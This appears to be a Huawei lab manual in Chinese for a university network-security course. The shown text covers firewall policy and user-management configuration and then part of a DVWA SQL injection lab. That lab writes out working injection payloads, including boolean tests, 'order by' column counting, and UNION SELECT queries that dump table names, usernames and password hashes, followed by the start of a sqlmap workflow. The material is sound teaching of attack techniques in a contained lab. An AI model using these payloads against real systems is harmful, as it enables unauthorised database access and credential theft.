

华为 Security 系列教程

上海交通大学

网络安全线上实践

实验指导手册



华为技术有限公司

版权所有 © 华为技术有限公司 2020。 保留一切权利。

非经本公司书面许可，任何单位和个人不得擅自摘抄、复制本文档内容的部分或全部，并不得以任何形式传播。

商标声明



HUAWEI 和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

注意

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

华为技术有限公司

地址：深圳市龙岗区坂田华为总部办公楼 邮编：518129

网址：<http://e.huawei.com>

目录

网络安全实验.....	5
1 防火墙安全策略实验.....	5
1.1 实验介绍	5
1.1.1 关于本实验.....	5
1.1.2 实验目的	5
1.1.3 实验组网介绍.....	5
1.1.4 实验规划	5
1.1.5 实验任务列表.....	6
1.2 实验任务配置.....	6
1.2.1 配置思路	6
1.2.2 配置步骤	6
1.3 结果验证	7
1.3.1 查看相关信息.....	7
2 防火墙用户管理实验.....	8
2.1 实验介绍	8
2.1.1 关于本实验.....	8
2.1.2 实验目的	8
2.1.3 实验组网介绍.....	8
2.1.4 实验规划	8
2.1.5 实验任务列表.....	9
2.2 实验任务配置.....	9
2.2.1 配置思路	9
2.2.2 配置步骤	9
2.3 结果验证	10
Web 应用安全实验.....	12
3 SQL 注入漏洞（Injection）实验.....	12
3.1 实验介绍	12
3.1.1 关于本实验.....	12
3.1.2 实验目的	13
3.1.3 实验规划	13
3.2 实验任务流程.....	13
3.2.1 手工判断是否存在漏洞.....	13

3.2.2 手工注入获取数据	15
3.2.3 利用 sqlmap 工具（选做）	18
3.3 漏洞相关修复建议	24
4 暴力破解（Brute Force）实验	25
4.1 实验介绍	25
4.1.1 关于本实验	25
4.1.2 暴力破解介绍	26
4.1.3 实验目的	26
4.1.4 实验规划	26
4.2 实验任务流程	27
4.2.1 Low Security Level	27
4.2.2 Medium Security Level	31
4.2.3 High Security Level（选做）	32
4.3 漏洞相关修复建议	36
5 文件上传（File Upload）实验	37
5.1 实验介绍	37
5.1.1 关于本实验	37
5.1.2 文件上传介绍	37
5.1.3 实验目的	38
5.1.4 实验规划	38
5.2 实验任务流程	39
5.2.1 Low Security Level	39
5.2.2 Medium Security Level	40
5.2.3 High Security Level（选做）	43
5.3 漏洞相关修复建议	48
6 跨站脚本（XSS）实验	49
6.1 实验介绍	49
6.1.1 关于本实验	49
6.1.2 XSS 介绍	49
6.1.3 实验目的	50
6.1.4 实验规划	50
6.2 实验任务流程	50
6.2.1 Low Security Level	50
6.2.2 Medium Security Level	53
6.2.3 High Security Level	54
6.3 漏洞相关修复建议	56
系统安全实验	57

7 MS17-010 漏洞利用实验	57
7.1 实验介绍	57
7.1.1 关于本实验.....	57
7.1.2 实验目的	57
7.1.3 实验规划	57
7.1.4 实验任务列表	57
7.2 实验任务流程.....	57
7.2.1 靶机漏洞确认	57
7.2.2 利用 msf 工具进行攻击.....	58
7.3 漏洞相关修复建议	62
8 MS16-032 本地提权实验	62
8.1 实验介绍	62
8.1.1 关于本实验.....	62
8.1.2 实验目的	63
8.1.3 实验规划	63
8.2 实验任务流程.....	63
8.3 漏洞相关修复建议	65

网络安全实验

1 防火墙安全策略实验

1.1 实验介绍

1.1.1 关于本实验


本实验通过在防火墙上部署安全策略，保证 Untrust 区域与 Trust 区域能够互访。

1.1.2 实验目的

- 理解安全策略原理。
- 理解不同安全区域之间的关系。
- 掌握通过命令行和 web 方式配置防火墙安全策略。

1.1.3 实验组网介绍

图1-1 防火墙安全策略实验拓扑图



1.1.4 实验规划

USG6000V₄ 作为安全设备被部署在业务节点上。其中 isp 为外网，连接 win10-user 主机，target 作为内网，连接 win10 主机，USG6000V₄ 各接口均工作在三层。

表1-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6000V	Go/o/o	192.168.1.254	Unrust
	G1/o/o	192.168.2.254	Trust
Win10	Eo/o/1	192.168.2.10	Trust
Win10-user	Eo/o/1	192.168.1.11	Untrust

1.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础数据	配置安全区域	将各接口加入安全区域
		配置安全策略	放行Untrust到Trust区域策略 放行Trust到Untrust区域策略

1.2 实验任务配置

1.2.1 配置思路

- 配置接口所属安全区域。
- 配置域间安全策略。

1.2.2 配置步骤

步骤 1 完成 USG6000V4 上、下行业务接口的配置。配置各接口加入相应安全区域。

```
<USG6000V4> system-view
[USG6000V4] firewall zone trust
[USG6000V4-zone-trust] add interface GigabitEthernet 0/0/0
[USG6000V4-zone-trust] quit
[USG6000V4] firewall zone untrust
[USG6000V4-zone-untrust] add interface GigabitEthernet 1/0/0
[USG6000V4-zone-untrust] quit
```

步骤 2 配置 Trust 区域和 Untrust 区域的域间转发策略。

```
[USG6000V4] security-policy
[USG6000V4-policy-security] rule name T2UT
[USG6000V4-policy-security-rule-T2UT] source-zone trust
```

```
[USG6000V4-policy-security-rule-T2UT] destination-zone untrust
[USG6000V4-policy-security-rule-T2UT] action permit
[USG6000V4-policy-security-rule-T2UT] quit
[USG6000V4-policy-security] rule name UT2T
[USG6000V4-policy-security-rule-T2UT] source-zone untrust
[USG6000V4-policy-security-rule-T2UT] destination-zone trust
[USG6000V4-policy-security-rule-T2UT] action permit
[USG6000V4-policy-security-rule-T2UT] quit
```

1.3 结果验证

1.3.1 查看相关信息

通过 ping 命令查看两台电脑之间是否能互通。

```
C:\Users\Administrator>ping 192.168.1.11

正在 Ping 192.168.1.11 具有 32 字节的数据:
来自 192.168.1.11 的回复: 字节=32 时间=3ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=2ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127

192.168.1.11 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 1ms, 最长 = 3ms, 平均 = 1ms

C:\Users\Administrator>ping 192.168.2.10

正在 Ping 192.168.2.10 具有 32 字节的数据:
来自 192.168.2.10 的回复: 字节=32 时间=4ms TTL=127
来自 192.168.2.10 的回复: 字节=32 时间=1ms TTL=127
来自 192.168.2.10 的回复: 字节=32 时间<1ms TTL=127
来自 192.168.2.10 的回复: 字节=32 时间=1ms TTL=127

192.168.2.10 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 4ms, 平均 = 1ms
```

通过 display firewall session table 命令可以查看防火墙的会话表。

```
<USG6000V4>dis firewall session table
2020-10-20 07:33:01.040
Current Total Sessions : 6
icmp VPN: public --> public 192.168.2.10:1 --> 192.168.1.11:2048
tcp VPN: public --> public 192.168.1.11:55665 --> 192.168.1.254:8443
HTTPS VPN: public --> public 192.168.2.10:54692[192.168.1.254:2048]
tcp VPN: public --> public 192.168.1.254:60202 --> 192.168.0.1:1024
icmp VPN: public --> public 192.168.1.11:1 --> 192.168.2.10:2048
```


2 防火墙用户管理实验

2.1 实验介绍

2.1.1 关于本实验


本实验通过在网络出口位置部署安全设备，对上网用户进行匿名认证或者不认证，实现对不同用户的管理。

2.1.2 实验目的

- 理解用户管理的基本原理。
- 掌握不认证用户的配置方式。
- 掌握匿名认证用户的配置方式。

2.1.3 实验组网介绍

图2-1 用户管理实验拓扑图



2.1.4 实验规划

USG 被部署在网关位置，通过 win10 主机与 win7 主机来模拟不认证用户和匿名认证用户两种方式访问 Internet Server（win10-user 主机模拟）。

表2-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6000V	Go/o/o	192.168.1.254	Untrust
	G1/o/o	192.168.2.254	Trust
Win10	Eo/o/1	192.168.2.10	Trust
Win7	Eo/o/1	192.168.2.11	Trust
Win10-user	Eo/o/1	192.168.1.11	Untrust

2.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础数据	配置IP地址	配置各接口和设备的IP地址
		配置安全区域	将各接口划入安全区域
		配置匿名认证用户	配置认证策略和安全策略

2.2 实验任务配置

2.2.1 配置思路

- 配置基本的 IP 地址和所属安全区域。
- 创建用户组并制定相应的用户策略。

2.2.2 配置步骤

步骤 1 配置 USG 的接口基本参数，并加入安全域。

具体步骤见实验 1，略。

步骤 2 配置域间安全策略，放通 trust 与 untrust 区域之间的流量。

具体步骤见实验 1，略。

步骤 3 创建匿名认证认证策略

```
<USG6000V4>system-view
[USG6000V4]auth-policy
[USG6000V4-policy-auth]rule name anonymous
[USG6000V4-policy-auth-rule-anonymous]source-address 192.168.2.10 mask
255.255.255.255
[USG6000V4-policy-auth-rule-anonymous]action anonymous-auth
```

2.3 结果验证

从 win10 主机与 win7 主机 ping 外网 Internet Server 均能 ping 通

```
C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址. . . . . : fe80::fd2e:c28a:7fb6:ed90%11
    IPv4 地址 . . . . . : 192.168.2.11
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.2.254

隧道适配器 isatap.{09CDB5C4-5668-4900-94BE-9F3361F10ACF}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

C:\Users\Administrator>ping 192.168.1.11

正在 Ping 192.168.1.11 具有 32 字节的数据:
来自 192.168.1.11 的回复: 字节=32 时间=3ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间<1ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间<1ms TTL=127

192.168.1.11 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 3ms, 平均 = 1ms

C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 以太网 2:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址. . . . . : fe80::61bc:7638:28e2:73d8%5
    IPv4 地址 . . . . . : 192.168.2.10
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.2.254

C:\Users\Administrator>ping 192.168.1.11

正在 Ping 192.168.1.11 具有 32 字节的数据:
来自 192.168.1.11 的回复: 字节=32 时间=3ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127
来自 192.168.1.11 的回复: 字节=32 时间=1ms TTL=127

192.168.1.11 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 1ms, 最长 = 3ms, 平均 = 1ms
```

在任意视图键入命令 “display user-manage online-user verbose” 查看在线用户信息

```
[USG6000V4] display user-manage online-user verbose
2020-10-21 09:59:27.450
Current Total Number: 1
-----
IP Address: 192.168.2.10
Login Time: 2020-10-20 08:46:55 Online Time: 25:12:32
State: Active TTL: 00:30:00 Left Time: 00:30:00
Access Type: local
Authentication Mode: Authentication Exemption (Anonymous)
Access Device Type: unknown
Downlink Packets: 17843 Bytes: 9544764 Uplink Packets: 15891 Bytes: 1967462
Downlink Rate: 0 Kbps Uplink Rate: 0 Kbps
Build ID: 0
User Name: 192.168.2.10 Parent User Group: /default
-----
```

Web 应用安全实验


3 SQL 注入漏洞（Injection）实验

3.1 实验介绍

3.1.1 关于本实验

Web 应用安全实验主要使用 DVWA 平台针对注入、暴力破解、文件上传与 XSS 进行实操，在开始实验前，请确认：

- 防火墙安全策略是否配置正确，取消不必要的限制。
- 实验使用的主机为 kali，通过控制台登录，用户名：root，密码：root。
- 实验使用到的 DVWA 平台地址为：http://192.168.2.10/dvwa，账户名：admin，密码：password。为保证实验效果，登录后请确认平台安全等级（Security Level）为 Low。具体设置方式为单击主页左侧“DVWA Security”，“Security Level”选项设置为“Low”，如下图所示。




3.1.2 实验目的

使用 sql 注入获取数据库中的用户信息。通过本实验了解 sql 注入的漏洞原理。

3.1.3 实验规划


本实验做 SQL 注入漏洞实验，在 DVWA 系统中选择 SQL Injection 实验内容。




3.2 实验任务流程

3.2.1 手工判断是否存在漏洞

步骤 1 User ID 处输入 1，得到 userid 为 1 的正常返回值



步骤 2 User ID 处输入 1' and 's'='s，得到 userid 为 1 的正常返回值：



步骤 3 UserID 处输入 1' and 's'='d，未得到正常返回，由此推断，条件语句 1' and 's'='d 被执行了，对比以上语句执行结果，此处可能存在 SQL 注入漏洞：

3.2.2 手工注入获取数据

步骤 1 判断后台提取数据的列数

Vulnerability: SQL Injec

172.16.201.1/dvwa/vulnerabilities/sql/?id=1%27+order+by+2%23&Submit=Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass


JavaScript

DVWA Security

PHP Info

About

Logout



Vulnerability: SQL Injection

User ID:

Submit

ID: 1' order by 2#

First name: admin

Surname: admin

More Information

- <http://www.secureteam.com/securityreviews/5DPON1P76F.html>
- https://en.wikipedia.org/wiki/SQL_injection
- http://feruh.mavtuna.com/sql_injection_cheatsheet-oku/
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.ovasp.org/index.php/SQL_injection
- <http://hobbytables.com/>


Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help



步骤 2 有了列数，我们利用 mysql 的 information_schema 数据库进行注入获取相关数据。

information_schema 数据库中保存了 MySQL 服务器所有数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等。

information_schema 的表 schemata 中的列 schema_name 记录了所有数据库的名字

information_schema 的表 tables 中的列 table_schema 记录了所有数据库的名字

information_schema 的表 tables 中的列 table_name 记录了所有数据库的表的名字


information_schema 的表 columns 中的列 table_schema 记录了所有数据库的名字

information_schema 的表 columns 中的列 table_name 记录了所有数据库的表的名字

information_schema 的表 columns 中的列 column_name 记录了所有数据库的表的列的名字

步骤 3 查询所有数据库

注入语句为：-1' union select 1,database()#



步骤 4 对 dvwa 数据库，我们查询其包含的数据表，注入语句为：

注入语句为：-1' union select 1,unhex(hex(table_name)) from information_schema.tables where table_schema=database()#get table names in this database

Vulnerability: SQL Injection

User ID:

```
ID: -1' union select 1,unhex(hex(table_name)) from information_schema.tables where t
First name: 1
Surname: guestbook

ID: -1' union select 1,unhex(hex(table_name)) from information_schema.tables where t
First name: 1
Surname: users
```

步骤 5 数据库中有 guestbook 表和 users 表，查询 users 表中的字段：

注入语句为：-1' union select 1,unhex(hex(column_name)) from information_schema.columns where table_name="users"#get column names in this "users" table

Vulnerability: SQL Injection

User ID:

```
ID: -1' union select 1,unhex(hex(table_name)) from information_schema.tables where t
First name: 1
Surname: guestbook

ID: -1' union select 1,unhex(hex(table_name)) from information_schema.tables where t
First name: 1
Surname: users
```

步骤 6 我们对用户名和口令感兴趣，查询所有的用户名和口令

注入语句为：-1' union select user,password from dvwa.users#get specific columns

Vulnerability: SQL Injection

User ID:

```
ID: -1' union select user,password from dvwa.users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: -1' union select user,password from dvwa.users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: -1' union select user,password from dvwa.users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: -1' union select user,password from dvwa.users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: -1' union select user,password from dvwa.users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

3.2.3 利用 sqlmap 工具（选做）

步骤 1 截取查询数据包

*** 实验注意事项：实验等级一定是 low。如果遇到选择的实验等级是 LOW，但是抓取的报文中等级不是 LOW，需要将报文中 security 字段值改为 low 即可，再复制即可。 ***

打开 sqlmap 文件夹，新建文本文件 test，复制 burpsuite 拦截的数据包内容，复制内容到该文件中

The image shows a DVWA (Damn Vulnerable Web Application) interface with the 'SQL Injection' vulnerability selected. The 'User ID' field is set to '1' and the 'Submit' button is highlighted. The 'More Information' section lists several links related to SQL injection. The Burp Suite interface shows a request to 'http://172.16.201.1:80' with the 'Intercept is on' button highlighted. The raw request data is shown, including the URL 'GET /dwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1' and various headers like 'Host: 172.16.201.1', 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.15 Safari/537.36', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8', 'Referer: http://172.16.201.1/dwa/vulnerabilities/sqli/?id=333&Submit=Submit', 'Accept-Encoding: gzip, deflate', 'Accept-Language: zh-CN,zh;q=0.8', and 'Cookie: security=low; PHPSESSID=abekhb9uk2mmuqf3b72pjh2'. The 'test' file in the 'sqlmap' directory is highlighted in the file explorer.

Username: admin
Security Level: low
Cookie: security=low; PHPSESSID=abekhb9uk2mmuqf3b72pjh2

test - 记事本

```
GET /dwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 10.1.62.12
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.15 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://10.1.62.12/dwa/vulnerabilities/sqli/?id=1&Submit=Submit
Accept-Encoding: gzip, deflate
